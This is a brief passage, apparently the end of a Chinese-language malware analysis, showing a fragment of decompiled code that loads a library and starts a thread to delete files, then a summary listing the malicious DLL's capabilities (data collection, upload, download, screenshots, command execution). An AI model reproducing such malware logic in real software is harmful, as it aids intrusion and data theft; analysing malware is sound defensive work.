                My_Oper_2((int)u15 + 16, lpLibFileName, u14);
                CreateThread(0, 0, StartAddress, u15, 0, 0); // 创建进程删除文件
            }
        }
    }
}
```

## 总结

此恶意 dll 文件的主要功能有：括信息收集、信息上传、文件下载、屏幕截屏、命令执行等。